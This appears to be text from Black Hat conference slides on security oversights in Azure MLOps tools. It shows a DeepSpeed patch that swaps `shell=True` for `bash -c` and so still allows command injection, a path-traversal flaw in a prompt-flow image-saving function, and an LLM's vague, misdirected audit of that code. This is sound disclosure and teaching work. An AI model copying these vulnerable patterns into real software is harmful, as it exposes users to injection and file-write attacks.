
[11] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/construct_groundedness_request.py#L32

[12] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/parse_groundedness_responses.py#L13

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
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Patch with Oversight #1



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Patch with Oversight #2



Patch with Oversight #3





tjruwase commented on Sep 5

Contributor Author ...

I think `subprocess.run` and `subprocess.check_output` have the same security risk. Shall we fix all? We can grep all with `shell=True`.

@tohtana. good point. I will address others in separate PR since this one needs to be released immediately.

@loadams, can we please create a release once this is merged? Thanks!

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loadams commented on Sep 5

Contributor Author ...

I don't think just removing `shell=True` works. We can change the command string to a list for most cases. We also need a bit more for some commands such as ones including pipes.

Agreed, @tjruwase will share a more full PR fixing this soon.

Very Good Discussion

[27] <https://github.com/microsoft/DeepSpeed/pull/6490>

[28] <https://github.com/microsoft/DeepSpeed/pull/6491>

Patch with Oversight #3



```
op_builder/builder.py


@@ -482,7 +482,8 @@ def command_exists(self, cmd):
482      482          cmds = [cmd]
483      483          valid = False
484      484          for cmd in cmds:
485      -          result = subprocess.Popen(f'type {cmd}', stdout=subprocess.PIPE, shell=True)
485      +          safe_cmd = ["bash", "-c", f'type {cmd}']
486      +          result = subprocess.Popen(safe_cmd, stdout=subprocess.PIPE)
486      487          valid = valid or result.wait() == 0
487      488
488      489          if not valid and len(cmds) > 1:
```

But the Patch overlooks 'bash -c'

Patch with Oversight #3



Even worse ...



Command Injection comes back?

Agenda

- The Flow for Azure MLOps
- The Tooling Suites We Focus
- The Oversights, Vulnerabilities, and Impacts
- Oversights within Coordinated Disclosure
- Countermeasure & Takeaway

Countermeasure: Can LLM do the Help?



1. save_image function

Python

```
def save_image(directory, base64_data, extension):  
    image_data = base64.b64decode(base64_data)  
    hash_object = hashlib.sha256(image_data)  
    filename = hash_object.hexdigest()  
    file_path = Path(directory) / f"{filename}.{extension}"  
    with open(file_path, "wb") as f:  
        f.write(image_data)  
    return file_path
```

Oversight is here

2. MediaSave Resource

Python

```
@api.route("/media_save")  
class MediaSave(Resource):  
    @api.response(code=200, description="Save image", model=fields.String)  
    @api.doc(description="Save image")  
    @api.expect(media_save_parser)  
    def post(self):  
        args = media_save_parser.parse_args()  
        flow = decrypt_flow_path(args.flow)  
        flow, _ = resolve_flow_path(flow)  
        base64_data = args.base64_data  
        extension = args.extension  
        safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)  
        if safe_path is None:  
            message = f"The untrusted path {PROMPT_FLOW_DIR_NAME} relative to the base dir"  
            raise UserErrorException(message)  
        file_path = save_image(safe_path, base64_data, extension)  
        path = Path(file_path).relative_to(flow)  
        return str(path)
```

Countermeasure: Can LLM do the Help?



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To confirm whether the provided code snippet has vulnerabilities, let's break down each part and analyze it thoroughly.

Code Analysis and Vulnerability Check

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Python

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        f.write(image_data)  
    return file_path
```

Potential Vulnerabilities:

- **Base64 Data Handling:** Ensure that `base64_data` is properly validated before decoding it. Invalid or malicious input could lead to unexpected behavior.
- **Path Manipulation:** The `directory` and `extension` parameters should be sanitized to prevent directory traversal attacks or injection of malicious file extensions.
- **File Permissions:** Ensure that the directory where the file is being saved has appropriate permissions to prevent unauthorized access or tampering.

Detected with false positive →

Countermeasure: Can LLM do the Help?



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        file_path = save_image(safe_path, base64_data, extension)
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        return str(path)
```

Potential Vulnerabilities:

- **Argument Parsing:** Ensure that `media_save_parser` is configured to validate and sanitize the input arguments (`flow` , `base64_data` , `extension`).
- **Flow Path Handling:** The `decrypt_flow_path` and `resolve_flow_path` functions should securely handle decryption and path resolution to prevent unauthorized access or manipulation.
- **Directory Traversal:** The `safe_join` function is used to prevent directory traversal. Ensure that this function is robust and correctly checks for path traversal.
- **User Input Validation:** The `base64_data` and `extension` parameters should be validated to prevent injection attacks.
- **Error Handling:** Ensure that errors are handled gracefully and do not expose sensitive information.

The bug is path traversal,
not the injection!!!



← safe_join is safe!

Countermeasure: Can LLM do the Help?



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Recommendations

1. Input Validation and Sanitization:

- Validate and sanitize all inputs (`base64_data` , `extension` , `flow`) to prevent injection and other attacks.
- Use regular expressions or a library to validate the `base64_data` format.

2. Use Secure Path Handling:

- Ensure `safe_join` correctly prevents directory traversal.
- Validate and sanitize the `directory` and `extension` parameters.

3. Set Proper File Permissions:

- Ensure the directory where files are saved has appropriate permissions to prevent unauthorized access.

4. Error Handling:

- Implement proper error handling to avoid exposing sensitive information.

5. Security Best Practices:

- Regularly review and update dependencies to patch known vulnerabilities.
- Conduct security testing, such as static code analysis and penetration testing, to identify and mitigate potential vulnerabilities.

Recommendation is too general, still need lots of human effort to do the audit!!!

Black Hat Byte Sounds

For **Open-Source Tool Maintainers**:

Apply more stricter security check for new merge requests, especially for those committed from a broader scope of ML/AI community, since the guys are more concern the functionality rather than security.

For **MSRC**:

Require more robust control to coordinate the disclosure progress, in order to avoid the potential incomplete fixes and unpatched overlooks.

For **Azure App Developers**:

When adopt tooling suites/SDKs for Azure MLOps or to build up Azure Apps, should have the vigilance to potential vulnerabilities from Azure tools to impact your Apps.

Thank You

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